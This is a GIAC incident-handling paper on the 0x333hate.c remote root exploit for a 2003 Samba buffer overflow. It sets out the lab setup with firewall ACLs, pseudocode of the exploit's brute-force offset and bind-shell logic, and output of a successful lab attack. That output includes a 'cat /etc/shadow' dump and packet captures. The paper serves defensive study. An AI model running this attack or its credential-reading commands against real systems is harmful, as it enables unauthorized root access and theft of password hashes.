Global Information Assurance Certification Paper

0x333hate.c: Samba Remote Root Exploit

GCIH Practical Assignment, Version 2.1a
Option 1: Exploit In Action

Mark Embrich

Table of Contents

Abstract.

I selected option 1, Exploit in Action because I wanted to go through the whole incident handling process and I wanted to analyze an exploit that may be successful against my company. The goal was to use this paper as an educational process that would have value for my company as well as myself.

The focus of this paper is to explain how the 0x333hate.c remote root Samba exploit works and what can be done to defend against it. To understand the exploit, we need to learn about Samba, the vulnerable service. Then we analyze the code of 0x333hate to see exactly what it does. Once we have that information, we know how to defend against the exploit.

Also presented is a theoretical incident handling process, where we learn what we can do to prevent, identify, contain, eradicate, and recover from this exploit. In the end, the amount of lessons learned made this paper quite valuable to both myself and my company.

1. The Exploit.

1.1. Name of the Exploit.

The vulnerability is a buffer overflow in Samba, up to version 2.2.8. The vulnerability was made public on April 7, 2003 by an advisory posted to Bugtraq by Digital Defense.

CERT has a Vulnerability Note for this vulnerability: VU#267873, available at: http://www.kb.cert.org/vuls/id/267873.

The CVE Number of this vulnerability is CAN-2003-0201, available at: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0201.

Name	CAN-2003-0201 (under review)
Description	Buffer overflow in the call_trans2open function in trans2.c for Samba 2.2.x before 2.2.8a, 2.0.10 and earlier 2.0.x versions, and Samba-TNG before 0.3.2, allows remote attackers to execute arbitrary code.
References	• BUGTRAQ:20030407 [DDI-1013] Buffer Overflow in Samba allows remote root compromise • URL:http://marc.theaimsgroup.com/?l=bugtraq&m=104972664226781&w=2 • DEBIAN:DSA-280 • URL:http://www.debian.org/security/2003/dsa-280 • SUSE:SuSE-SA:2003:025 • URL:http://www.suse.de/de/security/2003_025_samba.html • MANDRAKE:MDKSA-2003:044 • URL:http://www.mandrakesecure.net/en/advisories/advisory.php?name=MDKSA-2003:044 • REDHAT:RHSA-2003:137 • URL:http://www.redhat.com/support/errata/RHSA-2003-137.html • CONECTIVA:CLA-2003:624 • URL:http://distro.conectiva.com.br/atualizacoes/?id=a&anuncio=000624 • SGI:20030403-01-P • URL:ftp://patches.sgi.com/support/free/security/advisories/20030403-01-P • BUGTRAQ:20030409 GLSA: samba (200304-02) • URL:http://marc.theaimsgroup.com/?l=bugtraq&m=104994564212488&w=2 • BUGTRAQ:20030407 Immunix Secured OS 7+ samba update • URL:http://marc.theaimsgroup.com/?l=bugtraq&m=104974612519064&w=2 • BUGTRAQ:20030408 [Sorcerer-spells] SAMBA--SORCERER2003-04-08

	• URL:http://marc.theaimsgroup.com/?l=bugtraq&m=104981682014565&w=2
Phase	Assigned (20030404)
Votes	
Comments	

(CAN-2003-0201)

The exploit is named 0x333hate.c, written by c0wboy, from www.0x333.org. Of the many exploits written for this vulnerability, I chose to examine 0x333hate.c because it appears to be the most elegant and easiest to understand.

1.2. Operating System.

According to Erik Parker, an analyst for Digital Defense Inc., released and advisory to Bugtraq stating that their proof-of-concept exploit had worked across a broad range of Unix/Linux versions that run on the x86 platform:

Redhat Linux 7.1, 7.3, 8.0
Gentoo Linux 1.4-rc3
SuSE Linux 7.3
FreeBSD 4.6, 4.8, 5.0
Solaris 9
(Parker)

The ISS X-Force Database entry for this vulnerability has a much more extensive list of affected operating systems. The list is so long that I'd rather not post the entire list here. Rather, I'll skip to the last entry in the list: "Unix Any version." ISS does however limit the vulnerable versions of Samba to those between 2.2.5 and 2.2.8. ("samba-calltrans2open-bo (11726)")

Although all Unix and Linux versions appear to be vulnerable, the 0x333hate.c exploit is written to work against unspecified Linux versions, for the x86 platform.

1.3. Protocols/Services/Applications.

Samba is an open source suite of services that enables Unix and Linux computers to share files with Windows computers. Samba is a *nix implementation of CIFS, Microsoft's Common Internet File System.
(Hertel "Samba: An Introduction.")

1.3.1. Protocols.

Samba runs on TCP/IP, utilizing both UDP and TCP.

1.3.2. Services.

The two main daemons that make up Samba are nmbd and smbd (more detailed explanations of these services can be found in section 2.3. Protocol Description).

The nmbd daemon provides a naming service which listens on UDP port 137.
The smbd daemon provides a session service which listens on TCP port 139.

1.3.3. Applications.

Samba versions below 2.2.8a, including 2.0.10 and below are vulnerable to this exploit. Also, Samba-TNG versions below 0.3.2 are vulnerable.
(Parker)

1.4. Brief Description.

The exploit works by taking advantage of a buffer overflow in the call_trans2open function in trans2.c. This function uses StrnCpy to copy the contents of variable pname to the variable fname. Fname is expecting no more than 1024, therefore if pname is greater than 1024, giving the exploit the opportunity to overwrite beyond the 1024th character.
(Parker)

Since the Samba daemons run as root, and Samba is a network service, this is a remote root exploit.

1.5. Variants.

The first published exploit was published with the initial Bugtraq report on April 7, 2003. Digital Defense Inc., in a lapse of judgment posted the exploit code they used to test the vulnerability. After the Samba Group expressed outrage at this action, the exploit code was removed from their website the next day. That original code was named trans2root.pl. While I could not find this code to verify, the source code for 0x333hate.c says it is based on the trans2root.pl code.
(Parker)

Another variant, this time using Python, was posted on April 8, 2003 to Bugtraq. Noir sin posted samba_exp.py.
(Noir sin)

On the Packet Storm Security site, there are multiple variants, all of which exploit the same vulnerability in trans2.c:

- April 9, 2003 sambal.c by eSDee
- April 18, 2003 0x82-Remote.54AAb4.xpl.c by you dong-hun
- April 29, 2003 0x333hate.c by cOwboy

I chose 0x333hate.c because it looked to be of more elegant and easier to understand code than sambal.c. 0x82-Remote.54AAb4.xpl.c is a BSD exploit. Sambal.c includes shellcode for both Linux and BSD, even including some offsets for various versions of Linux and BSD, but 0x333hate.c's brute force attacks were just as effective.

1.6. References.

"CAN-2003-0201." Common Vulnerabilities and Exposures. 4 April 2003. <http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0201> (25 June 2003).

cOwboy. "0x333hate.c." Packet Storm Security. 29 April 2003. <http://packetstormsecurity.nl/0304-exploits/0x333hate.c> (1 July 2003).

eSDee. "sambal.c." Packet Storm Security. 9 April 2003. <http://packetstormsecurity.nl/0304-exploits/sambal.c> (25 June 2003).

Manion, Art. "Vulnerability Note VU#267873. Samba Contains Multiple Buffer Overflows." CERT/CC Vulnerability Notes Database. 7 April 2003. <http://www.kb.cert.org/vuls/id/267873> (26 April 2003).

Noir sin. "Samba 2.x call_trans2open() Exploit." Bugtraq. 8 April 2003. <http://www.securityfocus.com/archive/1/317985> (25 June 2003).


Parker, Erik. "[DDI-1013] Buffer Overflow in Samba Allows Remote Root Compromise." Bugtraq. 7 April 2003. <http://www.securityfocus.com/archive/1/317615> (26 June 2003).

"samba-calltrans2open-bo (11726)." ISS X-Force Database. <http://www.iss.net/security_center/static/11726.php> (26 June 2003).

you dong-hun. "0x82-Remote.54AAb4.xpl.c." Packet Storm Security. 18 April 2003. <http://packetstormsecurity.nl/0304-exploits/0x82-Remote.54AAb4.xpl.c> (1 July 2003).

2. The Attack

2.1. Description and Diagram of the Network.



The above is a diagram of the test network I used to examine this exploit. It consists of:

- Red Hat Linux 8.0 Server install on an x86 machine to play the role of the vulnerable server.
- Red Hat Linux 7.3 custom install on an x86 machine to act as a sniffer for the benefit of the analyst.
- Cisco PIX 515 to act as the corporate firewall.
- Cisco 2500 router to act as the corporate edge router.
- Cisco 2500 router to act as the gateway router on the attackers network.
- Red Hat Linux 8.0 custom install on an x86 machine to play the role of the attacker.

2.1.1. PIX Firewall Configuration.

The PIX firewall includes the following in it's configuration:

The firewall is doing Network Address Translation (NAT), to make the victim server appear to be on the outside network, although it is physically on the inside network:

```
static (inside,outside) 192.168.0.1 10.0.0.1 netmask 255.255.255.255 0 0
```

To protect the victim server, the firewall uses Access Control Lists (ACLs) to limit which ports are available to be accessed from the Internet:

```
access-list acl_out4 permit udp any host 192.168.0.1 eq netbios-ns
access-list acl_out4 permit tcp any host 192.168.0.1 eq netbios-ssn
access-list acl_out4 permit tcp any host 192.168.0.1 eq 1080
access-list acl_out4 permit tcp any host 192.168.0.1 eq https
```

The ACL named acl_out4 allows traffic coming from the Internet to only connect to the victim server (192.168.0.1) on Samba ports UDP 137 (netbios-ns), TCP 139 (netbios-ssn). I also added the ability to access the victim server on ports TCP 1080 to allow a modified version of the 0x333hate.c exploit to work and TCP 443 (https) to allow a modified version of the sambal.c exploit to work.

```
access-list acl_in6 permit udp 10.0.0.0 255.255.255.0 eq netbios-ns any
access-list acl_in6 permit tcp 10.0.0.0 255.255.255.0 eq netbios-ssn any
access-list acl_in6 permit tcp 10.0.0.0 255.255.255.0 eq 1080 any
access-list acl_in6 permit tcp 10.0.0.0 255.255.255.0 eq https any
```

The ACL named acl_in6 allows the inside network (10.0.0.0/24) to return Samba traffic to the Internet (UDP 137 and TCP 139). I also added the ability of the inside network to return the exploit traffic for the modified 0x333hate.c and sambal.c exploits (TCP 1080 and TCP 443).

```
access-group acl_out4 in interface outside
access-group acl_in6 in interface inside
```

Applies the ACLs to the interfaces, acl_out4 to the incoming traffic on the outside interface and acl_in6 to the incoming traffic on the inside interface.

2.1.2. Corporate Edge Router Configuration.

The corporate edge router includes the following ACLs in it's configuration:

```
access-list 104 permit udp any host 192.168.0.1 eq netbios-ns
access-list 104 permit tcp any host 192.168.0.1 eq 139
access-list 104 permit tcp any host 192.168.0.1 eq 1080
access-list 104 permit tcp any host 192.168.0.1 eq 443
access-list 104 deny   ip any any
```

The ACL 104 allows traffic coming from the Internet to only connect to the victim server (192.168.0.1) on Samba ports UDP 137 (netbios-ns), TCP 139 (netbios-ssn). I also added the ability to access the victim server on ports TCP 1080 to allow a modified version of the 0x333hate.c exploit to work and TCP 443 (https) to allow a modified version of the sambal.c exploit to work.

```
access-list 195 permit udp host 192.168.0.1 eq netbios-ns any
access-list 195 permit tcp host 192.168.0.1 eq 139 any established
access-list 195 permit tcp host 192.168.0.1 eq 1080 any established
access-list 195 permit tcp host 192.168.0.1 eq 443 any established
access-list 195 deny   ip any any
```

The ACL 195 allows the inside network (10.0.0.0/24) to return Samba traffic to the Internet (UDP 137 and TCP 139). I also added the ability of the inside network to return the exploit traffic for the modified 0x333hate.c and sambal.c exploits (TCP 1080 and TCP 443).

```
interface Serial0
 ip address 172.16.0.1 255.255.255.0
 ip access-group 104 in
 ip access-group 195 out
 no ip directed-broadcast
 no ip mroute-cache
 no fair-queue
```

The "ip access-group" commands apply the ACLs to the Serial0 interface, which is the interface closest to the Internet. ACL 104 is applied to the incoming traffic and 195 is applied to the outgoing traffic.

2.2. Protocol Description.

Samba is an open source suite of services that enables Unix and Linux computers to share files with Windows computers. Samba is a *nix implementation of CIFS, Microsoft's Common Internet File System.
(Hertel "Samba: An Introduction.")

CIFS provides:

- File and Print Services.
- Authentication and Authorization.
- Name Resolution.
- Service Announcement (browsing).

(Hertel "Samba: An Introduction.")

The two main services that make up Samba are:

- smbd, the Server Message Block daemon, which provides File and Print Services along with Authentication and Authorization.
- nmbd provides Name Resolution and Service Announcement.

(Hertel "Samba: An Introduction.")

2.2.1. Roots in Microsoft's NetBIOS.

For more detail, we need to go back in time to the beginning of Microsoft's CIFS. Microsoft used NetBIOS, a local area networking protocol, which used computer names rather than IP addressing. The need of file sharing functionality resulted in SMB (Server Message Block), which eventually became CIFS.

The rise of the Internet meant Microsoft needed to adopt TCP/IP. To keep backward compatibility, Microsoft combined NetBIOS and TCP/IP. The result was NBT, NetBIOS over TCP/IP. To make NetBIOS work with TCP/IP, NBT had to add some functionality:

- The Name Service.
- The Datagram Service.
- The Session Service.

The Name Service simply maps NetBIOS names to IP addresses. The Name Service listens on port UDP 137.

The Datagram Service handles connectionless communications. In other words, UDP-based communications, hence the "datagram" service. The Datagram Service listens on port UDP 138.

The Session Service handles connection-oriented sessions. This is the TCP-based counterpart of the Datagram Service. The Session Service listens on port TCP 139. (Hertel "1. NBT: NetBIOS Over TCP/IP.")

2.2.2. Birth of Samba.

Then came Andrew Tridgell, who sought a way to mount a Unix file system on his DOS workstation. Unsatisfied with NFS, Tridgell reverse engineered the SMB protocol and wrote his own implementation in 1992. A couple of years later, Tridgell again found a need for this type of functionality – linking his wife's Windows computer to his Linux computer. From other sources, he found that SMB and NetBIOS were documented, so he improved his code until it grew into a real, viable product…Samba.
(Hertel "Samba: An Introduction.")

Nmbd is the daemon that works as a WINS server (Windows Internet Naming Service), meaning it maps NetBIOS computer names to IP addresses – the Name Resolution part of CIFS. The nmbd service listens on port UDP 137.

Nmbd also provides Service Announcement, meaning it is like a directory service. It keeps a database of available servers and their services, directing clients accordingly. The best example of this is the Network Neighborhood on Windows computers. The listing in Network Neighborhood is a graphical representation of the Service Announcement database.

(Hertel “Understanding the Network Neighborhood. How Linux Works with Microsoft Networking Protocols.”)

Once a server is found, a session can be created between the client and server. This is where smbd comes into play. The server listens for a session on port TCP 139. The smbd daemon provides file and print sharing services, along with several types of authentication and authorization.

2.3. How the Exploit Works.

0x333hate.c uses a brute force attack, meaning it sends the exploit multiple times, trying to guess the memory offset of the planted shellcode. Each time it sends the exploit, it will attempt a connection to the port opened by the shellcode. If the connection is not successful, the assumption is that the wrong offset was used, so it'll send the exploit again with a slightly different offset. If the correct offset is chosen, the shellcode is run, which binds /bin/sh to a port.

I made some slight changes to 0x333hate.c because it binds the shell to port TCP 5074. I thought it was unrealistic to say that I'd have TCP 5074 open for incoming connections on my firewall, so I experimented with editing the shellcode to bind to a port that would more likely be open. There were limitations with this technique, as I could not simply edit the shellcode to work on any port. With 0x333hate.c, I was unsuccessful with any port below 1024 (the well-known ports). Rather than replace the whole shellcode, I experimented with other ports, finally finding 1080 worked. I'm sure I could write new shellcode to bind to a more likely open port like 443, but that's beyond the scope of this project.

2.3.1. Internals of 0x333hate.c. -- Pseudo Code.

I initially went through and explained each line of the 0x333hate.c source code, but that turned out to be excessively long at 9 pages, so I moved that to Appendix 1: Detailed Walkthrough of 0x333hate.c Source Code. Instead, I present a much shorter, much less complex (therefore easier to read) set of pseudo code here.

2.3.1.1. main()

The main() function does the brute force part of the attack, by setting up a for loop to iterate through possible offset values in hope of finding the exploit code. Main() calls hate() to craft the exploit packet, then calls exploit() to execute the exploit.

```
main()
        Use getopt() to gather command line options.
        Use a for loop to step down by 512 between the possible offset values.
                Call the hate() function, passing the guessed offset value.
                Call the exploit() function.
        End the for loop.
```

End the main() function (which ends 0x333hate.c).

2.3.1.2. hate()

The hate() function builds a crafted packet which contains the exploit code.

hate()
    Set up a crafted packet which includes:
    96 bytes of the overflow code,
    808 bytes of NOP code,
    92 bytes of shellcode,
    131 bytes of NOP code,
    32 bytes, repeating the guessed offset (4 bytes), eight times.
End the hate() function, returns to main().

2.3.1.3. exploit()

The exploit() function sends the crafted packet, then checks whether the exploit code was successful. If so, call owned().

exploit()
    Call the connection() function, passing the target and port.
    Set up the SMB connection to the victim server.
    Send the SMB packet crafted in the hate() function.
    Send another SMB packet, which executes the planted exploit code.
    Close the SMB connection.
    Check if the exploit was successful by calling the connection() function, passing the target and the port to which the shell was bound.
    If the connection was successful
        Then the exploit worked, call the owned() function.
        Else, close the connection.
End the exploit() function, returning to main().

2.3.1.4. connection()

Sets up for and calls the connect() function.

connection()
    Calls the connect() function, setting up the file descriptor fdsocket.
End the connection() function, returning the file descriptor fdsocket.

2.3.1.5. owned()

Sets up communication for the shell that was created by the successful exploit code.

owned()

Sends the following commands to the victim server:
"uname -a" which identifies the victim server.
"id" which identifies the user which spawned the shell.
Watch for input from the victim server and for input from stdin.
If there is input from the victim server
Then send it to stdout of the attacker's computer.
(Returns output from shell commands executed on the victim server to the attacker.)
If there is input from stdin
Then send it to the victim server
(Sends commands from the attacker to the victim server.)
End the owned() function.

2.4. Description and Diagram of the Attack.

2.4.1. Running 0x333hate.

Running the 0x333hate.c exploit is simple, the only information absolutely necessary is the target:

```
[membrich@localhost membrich]$ ./0x333hate

 [~] 0x333hate => samba 2.2.x remote root exploit [~]
 [~]        coded by c0wboy ~ www.0x333.org       [~]

 Usage : ./0x333hate [-t target] [-p port] [-h]

        -t      target to attack
        -p      samba port (default 139)
        -h      display this help
```

The following is a screen capture of a successful attack on the victim server. I executed "cat /etc/shadow" and "netstat -an | grep tcp" to show that I really do have root permissions and to show that I'm connected through TCP 1080.

```
[membrich@localhost membrich]$ ./0x333hate -t 192.168.0.1

 [~] 0x333hate => samba 2.2.x remote root exploit [~]
 [~]        coded by c0wboy ~ www.0x333.org       [~]

 [-] connecting to 192.168.0.1:139
 [-] stating bruteforce

 [-] testing 0xbfffffff
 [-] testing 0xbffffdff
 [-] testing 0xbffffbff
 [-] testing 0xbffff9ff
 [-] testing 0xbffff7ff
 [-] testing 0xbffff5ff
 [-] testing 0xbffff3ff
```


```
 [-] testing 0xbffff1ff
Linux localhost.localdomain 2.4.18-14 #1 Wed Sep 4 11:57:57 EDT 2002 i586
i586 i
386 GNU/Linux
uid=0(root) gid=0(root) groups=99(nobody)

cat /etc/shadow
root:$1$·Ge¦ß+--$oSTGadGQtoM.q42IlcFcr.:12228:0:99999:7:::
bin:*:12228:0:99999:7:::
daemon:*:12228:0:99999:7:::
adm:*:12228:0:99999:7:::
lp:*:12228:0:99999:7:::
sync:*:12228:0:99999:7:::
shutdown:*:12228:0:99999:7:::
halt:*:12228:0:99999:7:::
mail:*:12228:0:99999:7:::
news:*:12228:0:99999:7:::
uucp:*:12228:0:99999:7:::
operator:*:12228:0:99999:7:::
games:*:12228:0:99999:7:::
gopher:*:12228:0:99999:7:::
ftp:*:12228:0:99999:7:::
nobody:*:12228:0:99999:7:::
ntp:!!:12228:0:99999:7:::
rpc:!!:12228:0:99999:7:::
vcsa:!!:12228:0:99999:7:::
nscd:!!:12228:0:99999:7:::
sshd:!!:12228:0:99999:7:::
rpm:!!:12228:0:99999:7:::
mailnull:!!:12228:0:99999:7:::
smmsp:!!:12228:0:99999:7:::
rpcuser:!!:12228:0:99999:7:::
nfsnobody:!!:12228:0:99999:7:::
pcap:!!:12228:0:99999:7:::
xfs:!!:12228:0:99999:7:::
named:!!:12228:0:99999:7:::
apache:!!:12228:0:99999:7:::
postfix:!!:12228:0:99999:7:::
squid:!!:12228:0:99999:7:::
webalizer:!!:12228:0:99999:7:::

netstat -an | grep tcp
tcp        0      0 0.0.0.0:1024            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:1025          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:1080            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN
tcp        0      0 10.0.0.1:1080           10.1.0.2:1740
ESTABLISHED
tcp      223      0 10.0.0.1:139            10.1.0.2:1737
CLOSE_WAIT
```

2.4.2. Diagram of the Attack, with Packet Captures.

The exploit was captured by a snort sensor listening on the inside network. The full dump is too long to post here, but I'll include some examples in Appendix 2: 0x333hate Packet Dump.

2.4.2.1. TCP Handshake.

Since this is a TCP-based attack, we begin with a TCP handshake:




This is not interesting in regards to the attack, so I'll post only summaries:

```
17:48:27.121772 10.1.0.2.1693 > 10.0.0.1.139: S [tcp sum ok]
123020566:123020566(0) win 5840 <mss 1380,sackOK,timestamp 11511803
0,nop,wscale 0> (DF) (ttl 62, id 33517, len 60)

17:48:27.122246 10.0.0.1.139 > 10.1.0.2.1693: S [tcp sum ok]
1924393876:1924393876(0) ack 123020567 win 5792 <mss 1460,sackOK,timestamp
102606 11511803,nop,wscale 0> (DF) (ttl 64, id 0, len 60)

17:48:27.124429 10.1.0.2.1693 > 10.0.0.1.139: . [tcp sum ok] ack 1924393877
win 5840 <nop,nop,timestamp 11511803 102606> (DF) (ttl 62, id 33518, len 52)
```

2.4.2.2. Create an SMB Connection.


The exploit sends two crafted packets to set up an SMB session:



Here are the packet dumps for the crafted packet and the server's response, the ACK packets are not interesting, so these are summarized:


```
17:48:27.124995 10.1.0.2.1693 > 10.0.0.1.139: P [tcp sum ok]
123020567:123020617(50) ack 1924393877 win 5840 <nop,nop,timestamp 11511803
102606>NBT Packet (DF) (ttl 62, id 33519, len 102)
0x0000       4500 0066 82ef 4000 3e06 a59f 0a01 0002  E..f..@.>.......
0x0010       0a00 0001 069d 008b 0755 2517 72b3 eb95  .........U%.r...
0x0020       8018 16d0 9f89 0000 0101 080a 00af a7fb  ................
0x0030       0001 90ce 0000 002e ff53 4d42 7300 0000  .........SMBs...
0x0040       0008 0000 0000 0000 0000 0000 0000 0000  ................
0x0050       0000 0000 0000 0000 00ff 0000 0000 2002  ................
0x0060       0001 0000 0000                           ......

17:48:27.125219 10.0.0.1.139 > 10.1.0.2.1693: . [tcp sum ok] ack 123020617
win 5792 <nop,nop,timestamp 102606 11511803> (DF) (ttl 64, id 31579, len 52)

17:48:27.151925 10.0.0.1.139 > 10.1.0.2.1693: P [tcp sum ok]
1924393877:1924393922(45) ack 123020617 win 5792 <nop,nop,timestamp 102609
11511803>NBT Packet (DF) (ttl 64, id 31580, len 97)
0x0000       4500 0061 7b5c 4000 4006 ab37 0a00 0001  E..a{\@.@..7....
0x0010       0a01 0002 008b 069d 72b3 eb95 0755 2549  ........r....U%I
0x0020       8018 16a0 5710 0000 0101 080a 0001 90d1  ....W...........
0x0030       00af a7fb 0000 0029 ff53 4d42 7300 0000  .......).SMBs...
0x0040       0088 0100 0000 0000 0000 0000 0000 0000  ................
0x0050       0000 0000 6400 0000 03ff 0000 0001 0000  ....d...........
0x0060       00                                       .

17:48:27.154173 10.1.0.2.1693 > 10.0.0.1.139: . [tcp sum ok] ack 1924393922
win 5840 <nop,nop,timestamp 11511806 102609> (DF) (ttl 62, id 33520, len 52)
```

Setting up the session continues with the second crafted packet:




```
